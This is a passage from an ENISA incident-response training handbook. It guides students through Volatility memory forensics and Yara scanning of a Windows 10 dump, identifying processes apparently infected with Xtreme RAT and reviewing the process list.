
In this exercise students will use the Volatility Framework⁷ to analyse memory dump of Windows 10 (x86) system. Memory dump was taken shortly after the attack and the aim is to get preliminary assessment, possibly finding traces of malware or attacker activity.

This exercise covers only basic usage of Volatility. To get more thorough information on Volatility Framework refer to previous ENISA Advanced Artefact Analysis exercise⁸.

At the time of writing this document, Windows 10 support by Volatility Framework was still considered to be in the initial phase. To make analysis of memory dump possible, additional patches were applied and special version of Volatility was put at /home/enisa/training/tools/volatility/ directory. Applied patches are expected to be merged into main Volatility repository in the near future. Note that certain Volatility plugins might still not work as expected or might be returning partially garbled results.

6.1 Checking memory dump file

Students should start by executing Volatility *imageinfo* command which will provide general information about dumped memory.



```
enisa@training:~/training/tools/volatility$ ./vol.py -f /media/sdb1/Windows/memory.img imageinfo
Volatility Foundation Volatility Framework 2.5
INFO    : volatility.debug      : Determining profile based on KDBG search...
Suggested Profile(s) : Win10x86, Win8SP0x86, Win8U1x86, Win8SP1x86, Win10x86_44B89EEA
                      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                      AS Layer2 : FileAddressSpace (/media/sdb1/Windows/memory.img)
                      PAE type : PAE
                      DTB : 0x1a8000L
                      KDBG : 0x82461820L
Number of Processors : 1
Image Type (Service Pack) : 0
                      KPCR for CPU 0 : 0x8248b000L
                      KUSER_SHARED_DATA : 0xffffd0000L
Image date and time : 2016-08-17 12:00:47 UTC+0000
Image local date and time : 2016-08-17 14:00:47 +0200
enisa@training:~/training/tools/volatility$
```

Figure 8: Running Volatility

From the *imageinfo* output students can read list of suggested profiles as well as addresses of DTB, KDBG and KPCR structures. Correct profile to use is *Win10x86_44B89EEA*⁹.

⁷ An advanced memory forensics framework <https://github.com/volatilityfoundation/volatility> (last accessed 30.09.2016)

⁸ Advanced artefact analysis <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/advanced-artifact-handling-handbook> (last accessed 30.09.2016)


⁹ This profile was introduced in one of the applied patches. When code is merged into main Volatility repository name of this profile might change.



From this point, all following Volatility commands should be executed with the profile explicitly set to Win10x86_44B89EEA. Additionally to make commands execute quicker students can specify addresses of DTB, KDBG and KPCR structures:

```
--dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA
```

To check if everything is working students should try to list processes with the *pslist* command:



| offset(v) | Name | PID | PPID | Thds | Hnds | Sess | Wow64 | Start | Exit |
|------------|--------------|-----|------|------|-------|-------|-------|------------------------------|------------------------------|
| 0x868a7700 | System | 4 | 0 | 104 | 0 | ----- | 0 | 2016-08-16 12:54:24 UTC+0000 | |
| 0xd2af5c0 | smss.exe | 244 | 4 | 2 | 0 | ----- | 0 | 2016-08-16 12:54:24 UTC+0000 | |
| 0xb7e3040 | csrss.exe | 324 | 316 | 10 | 0 | 0 | 0 | 2016-08-16 12:54:27 UTC+0000 | |
| 0x9487c640 | smss.exe | 388 | 244 | 0 | ----- | 1 | 0 | 2016-08-16 12:54:28 UTC+0000 | 2016-08-16 12:54:28 UTC+0000 |
| 0xb9bf300 | wininit.exe | 396 | 316 | 2 | 0 | 0 | 0 | 2016-08-16 12:54:28 UTC+0000 | |
| 0xb71d2c0 | csrss.exe | 408 | 388 | 11 | 0 | 1 | 0 | 2016-08-16 12:54:28 UTC+0000 | |
| 0x94863c40 | winlogon.exe | 460 | 388 | 4 | 0 | 1 | 0 | 2016-08-16 12:54:28 UTC+0000 | |
| 0xb9bc300 | services.exe | 488 | 396 | 6 | 0 | 0 | 0 | 2016-08-16 12:54:29 UTC+0000 | |
| 0x948c3040 | lsass.exe | 516 | 396 | 7 | 0 | 0 | 0 | 2016-08-16 12:54:29 UTC+0000 | |
| 0x4fb1b80 | svchost.exe | 576 | 488 | 19 | 0 | 0 | 0 | 2016-08-16 12:54:30 UTC+0000 | |
| 0x94954380 | svchost.exe | 620 | 488 | 10 | 0 | 0 | 0 | 2016-08-16 12:54:30 UTC+0000 | |
| 0x949bdc40 | dwm.exe | 716 | 460 | 13 | 0 | 1 | 0 | 2016-08-16 12:54:31 UTC+0000 | |

Figure 9: Pslist command

Exercise:

- Check what happens when “Win10x86” profile is used instead of “Win10x86_44B89EEA”?
- What happens if you don’t specify DTB, KDBG and KPCR addresses at the command line?

Since all following commands during Windows memory analysis will be used with the same set of parameters, for convenience students can create alias to vol.py:

```
vol='/home/enisa/training/tools/volatility/vol.py -f /media/sdb1/Windows/memory.img --dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA'
```

6.2 Scanning memory with Yara rules

For an initial assessment, it is worthwhile to scan the memory dump for signatures of known malware and other threats. As the source of signatures students will use Yara signatures from Yara Rules Repository¹⁰.

Yara rules can be found at /home/enisa/training/ex1/yara-rules.

Students should start by switching to the yara-rules directory.

¹⁰ Repository of Yara rules <https://github.com/Yara-Rules/rules> (last accessed 30.09.2016)






```

enisa@training:~/training/ex1/yara-rules$ cd ~/training/ex1/yara-rules/
enisa@training:~/training/ex1/yara-rules$ ls
Antidebug_AntiVM  email          LICENSE           Mobile_Malware  Webshells
Crypto            Exploit-Kits   Malicious_Documents  Packers
CVE_Rules         index.yar     malware           README.md
enisa@training:~/training/ex1/yara-rules$ 
  
```

Figure 10: Yara rules

All Yara rules are contained in several *.yar files grouped into a few categories. For the general Windows memory scan it is not necessary to use all rules as some might lead to many false-positives or give low value results (e.g. a rule detecting Base64 encoding).

Students can choose which rules they want to use by creating additional *.yar file, including all other *.yar files. In this case, students will use rules from CVE_Rules, Exploit-Kits and malware directories.




```

enisa@training:~/training/ex1/yara-rules$ find CVE_Rules/ Exploit-Kits/ malware/ -name '*.yar' -exec echo include \"`pwd`/{}\" \; > rules.yar
enisa@training:~/training/ex1/yara-rules$ head rules.yar
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2426.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0422.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0887.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0805.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-1701.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2545.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-5119.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-1297.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0074.yar"
include "/home/enisa/training/ex1/yara-rules/Exploit-Kits/EK_BleedingLife.yar"
enisa@training:~/training/ex1/yara-rules$ 
  
```

Figure 11: Selecting the rules

Next, students should scan memory using yarascan plugin and the previously created rules files:




```

enisa@training:~/training/ex1/yara-rules$ vol yarascan
Volatility Foundation Volatility Framework 2.5
ERROR : volatility.debug : You must specify a string (-Y) or a rules file (-y)
enisa@training:~/training/ex1/yara-rules$ vol yarascan -y rules.yar > results.txt
Volatility Foundation Volatility Framework 2.5
enisa@training:~/training/ex1/yara-rules$ 
  
```

Figure 12: Yarascan

The general output format is as follows.



```

File Edit View Search Terminal Help
rule name
rule: SharedStrings
Owner: Process services.exe Pid 488
0x036742b0 00 00 00 00 45 00 52 00 00 00 00 00 00 00 00 00 .....E.R.....
0x036742c0 00 00 00 00 00 00 00 00 00 00 00 00 4f 00 50 00 .....O.P.
0x036742d0 00 00 00 00 00 00 00 00 00 00 52 00 56 00 .....R.V.
0x036742e0 e0 00 00 00 00 00 00 00 00 65 00 63 00 .Bg..Bg.....e.c.
0x036742f0 f0 42 67 03 T0 42 67 03 00 00 00 00 6e 00 64 00 .Bg..Bg.....n.d.
0x03674300 00 43 67 03 00 43 67 03 00 42 67 03 00 00 00 00 .Cg..Cg..Bg.....
0x03674310 00 00 00 00 33 00 32 00 00 00 00 00 40 00 00 00 .....3.2.....@...
0x03674320 24 43 67 03 00 00 00 00 00 00 00 00 00 00 00 00 $Cg.....
0x03674330 31 24 00 00 00 00 00 00 15 5d 0a a4 55 00 00 00 1$.....]..U...
0x03674340 02 00 00 00 14 42 03 77 00 00 00 00 00 00 00 00 .....B.w.....
0x03674350 40 a1 05 77 54 43 67 03 54 43 67 03 00 00 00 00 @..wTCg.TCg.....
0x03674360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....w.....
0x03674370 f0 95 05 77 a0 f2 6e 03 00 00 00 00 00 00 00 00 .....n.....
0x03674380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....w.....
0x03674390 00 00 00 00 58 2d 60 03 c0 71 67 03 98 97 67 03 .....X-`..qg...g.
0x036743a0 00 00 00 00 42 be 05 77 00 00 00 00 01 00 00 00 .....B.w.....

```

Figure 13: Yara rules detection

Count all distinct rules detected.



```


File Edit View Terminal Help
enisa@training:~/training/ex1/yara-rules$ grep 'Rule:' results.txt | sort | uniq -c
 15 Rule: SharedStrings
   3 Rule: spyeye_plugins
    9 Rule: UPX
   51 Rule: with_sqlite
   18 Rule: Xtreme
    9 Rule: xtreme_rat
   19 Rule: xtremrrat
enisa@training:~/training/ex1/yara-rules$

```

Figure 14: Sorting detections

As a result of the scan, several rules were detected. It is worth checking the code of each detected rule to get additional information. Some rules might turn out to be too generic and lead to false-positives in a system wide scan.

To find which rule is defined in what file, students can use *grep* tool.



```

File Edit View Terminal Help
enisa@training:~/training/ex1/yara-rules$ grep -Rl 'rule *SharedStrings*' malware/MALW_LURKO.yar
enisa@training:~/training/ex1/yara-rules$ 

```

SharedStrings rule in malware/MALW_LURKO.yar.

```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
rule SharedStrings : Family {
    meta:
        description = "Internal names found in LURK0/CCTV0 samples"
        author = "Katie Kleemola"
        last_updated = "07-22-2014"

    strings:
        // internal names
        $i1 = "Butterfly.dll"
        $i2 = /\\"BT[0-9.]+\\ButterFlyDLL\\/
        $i3 = "ETClientDLL"

        // dbx
        $d1 = "\\"DbxUpdateET\\" wide
        $d2 = "\\"DbxUpdateBT\\" wide
        $d3 = "\\"DbxUpdate\\" wide

        // other folders
        $mc1 = "\\"Micet\\"

        // embedded file names
        $n1 = "IconCacheEt.dat" wide
        $n2 = "IconConfigEt.dat" wide

        $m1 = "\x00\x00ERXXXXXX\x00\x00" wide
        $m2 = "\x00\x00111\x00\x00" wide
        $m3 = "\x00\x00ETUN\x00\x00" wide
        $m4 = "\x00\x00ER\x00\x00" wide

    condition:
        any of them //todo: finetune this
}
```

70,0-1

58%

Inspection of the SharedStrings rule reveals that it will be matched if any of the defined strings are found in process memory, even a single wide string "\x00\x00ER\x00\x00" – what seems to be the case in this scenario. Since this string isn't too specific and no other strings were found, it is likely this is a false positive.

Exercise:

- Using results.txt and inspecting the code of each of the detected rules, try to determine which rules are worth further consideration and might be useful, and which ones are likely false positives.

SharedStrings – likely false positive


Spyeye_plugins – likely false positive

UPX – generic but possibly interesting (benign processes aren't often UPX packed)

With_Sqlite – too generic, benign processes can also use Sqlite

Xtreme, xtreme_rat, xtremrat – interesting matches

It turns out that interesting rules are the ones related to Xtreme RAT. Students can also check that Xtreme RAT rules matched three distinct processes, the same ones in which UPX packed code was detected:



```
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'xtrem' results.txt | grep Owner | uniq -c
 1 Owner: Process svchost.exe Pid 4888
 28 Owner: Process explorer.exe Pid 4872
 17 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'UPX' results.txt | grep Owner | uniq -c
 3 Owner: Process svchost.exe Pid 4888
 3 Owner: Process explorer.exe Pid 4872
 3 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$
```

Figure 15: Matched rules

After completing this part students should conclude that the system is most likely infected with malware – at least Xtreme RAT. They should also note the names and Process identifiers of the processes containing malicious code.


Suspected processes:

- **svchost.exe (Pid: 4888)**
- **explorer.exe (Pid: 4872)**
- **update.exe (Pid: 5172)**

At the end, students should also copy the results.txt file to a separate directory as an additional piece of evidence.

6.3 Analysis of the process list

Students should start with listing all running processes using Volatility *pslist* plugin:



| Name | PID | PPID | Thds | Hnds | Sess | Wow64 | Start | Exit |
|--------------|-----|------|------|-------|-------|-------|------------------------------|------------------------------|
| System | 4 | 0 | 104 | 0 | ----- | 0 | 2016-08-16 12:54:24 UTC+0000 | |
| smss.exe | 244 | 4 | 2 | 0 | ----- | 0 | 2016-08-16 12:54:24 UTC+0000 | |
| csrss.exe | 324 | 316 | 10 | 0 | 0 | 0 | 2016-08-16 12:54:27 UTC+0000 | |
| smss.exe | 388 | 244 | 0 | ----- | 1 | 0 | 2016-08-16 12:54:28 UTC+0000 | 2016-08-16 12:54:28 UTC+0000 |
| wininit.exe | 396 | 316 | 2 | 0 | 0 | 0 | 2016-08-16 12:54:28 UTC+0000 | |
| cssrs.exe | 408 | 388 | 11 | 0 | 1 | 0 | 2016-08-16 12:54:28 UTC+0000 | |
| winlogon.exe | 460 | 388 | 4 | 0 | 1 | 0 | 2016-08-16 12:54:28 UTC+0000 | |
| services.exe | 488 | 396 | 6 | 0 | 0 | 0 | 2016-08-16 12:54:29 UTC+0000 | |
| lsass.exe | 516 | 396 | 7 | 0 | 0 | 0 | 2016-08-16 12:54:29 UTC+0000 | |
| svchost.exe | 576 | 488 | 19 | 0 | 0 | 0 | 2016-08-16 12:54:30 UTC+0000 | |
| svchost.exe | 620 | 488 | 10 | 0 | 0 | 0 | 2016-08-16 12:54:30 UTC+0000 | |
| dwm.exe | 716 | 460 | 13 | 0 | 1 | 0 | 2016-08-16 12:54:31 UTC+0000 | |

Figure 16: Pslist plugin


Based on ‘System’ process start time students can determine that system was started at 2016-08-16 12:54:24¹¹. Note that all times returned by Volatility are UTC times. Some tools might be returning times using different time zones (e.g. using local time zone of the environment where analysis is taking place or

¹¹ Creating a Baseline of Process Activity for Memory Forensics <https://www.sans.org/reading-room/whitepapers/forensics/creating-baseline-process-activity-memory-forensics-35387> (last accessed 30.09.2016)



time zone of the environment that is being analysed). The teacher should emphasize the importance of correctly recognizing and checking the time zone used in the output of given tool.

For starters, it is worth searching the process list for the process identifiers (PIDs) of processes containing malicious code from the previous task.



```

enisa@training:~$ vol pslist | cut -c 12- | egrep '(4888|4872|5172)'
Volatility Foundation Volatility Framework 2.5
svchost.exe      4888  4748    2      0      1      0 2016-08-16 13:02:57 UTC+0000
explorer.exe     4872  4748    3      0      1      0 2016-08-16 13:02:58 UTC+0000
update.exe       5172  5860    6      0      1      0 2016-08-16 13:03:04 UTC+0000
cmd.exe          1976  5172    0 -----  1      0 2016-08-16 13:04:47 UTC+0000  2016-08-16 13:07:36 UTC+0000
cmd.exe          736   5172    0 -----  1      0 2016-08-16 13:07:40 UTC+0000  2016-08-16 13:43:12 UTC+0000
cmd.exe          2748  5172    0 -----  1      0 2016-08-16 13:50:51 UTC+0000  2016-08-16 14:08:30 UTC+0000
cmd.exe          5280  5172    0 -----  1      0 2016-08-16 14:17:24 UTC+0000  2016-08-16 14:18:48 UTC+0000
cmd.exe          868   5172    0 -----  1      0 2016-08-16 14:19:45 UTC+0000  2016-08-16 14:23:02 UTC+0000
cmd.exe          3540  5172    0 -----  1      0 2016-08-16 14:23:05 UTC+0000  2016-08-16 14:23:46 UTC+0000
enisa@training:~$
```

Figure 17: Process list


Note that process PID is presented in the second column, while the third column contains the PID of the parent process.

From this output, students can determine that processes containing malicious code were started shortly after system boot, around 13:02:57. Though at this point it is hard to tell whether this is a result of a fresh infection or the computer was infected some time ago.

Secondly, students can notice that svchost.exe (PID:4888) and explorer.exe (PID:4872) were started before update.exe. Moreover update.exe later started a few cmd.exe processes. It is worth to note timestamps when cmd.exe processes were started:

- 2016-08-16 13:07:36
- 2016-08-16 13:42:12
- 2016-08-16 14:08:30
- 2016-08-16 14:18:48
- 2016-08-16 14:23:02
- 2016-08-16 14:23:46

When searching for parent processes of explorer.exe, svchost.exe and update.exe (PIDs: 4748 and 5860) no processes with such PIDs are returned. This means that processes with those PIDs are already gone from process list.




```

enisa@training:~$ vol pslist | cut -c 12- | egrep '(4748|5860)'
Volatility Foundation Volatility Framework 2.5
svchost.exe      4888  4748    2      0      1      0 2016-08-16 13:02:57 UTC+0000
explorer.exe     4872  4748    3      0      1      0 2016-08-16 13:02:58 UTC+0000
svchost.exe      2168  5860    2      0      1      0 2016-08-16 13:03:04 UTC+0000
update.exe       5172  5860    6      0      1      0 2016-08-16 13:03:04 UTC+0000
enisa@training:~$
```

Figure 18: Parent processes

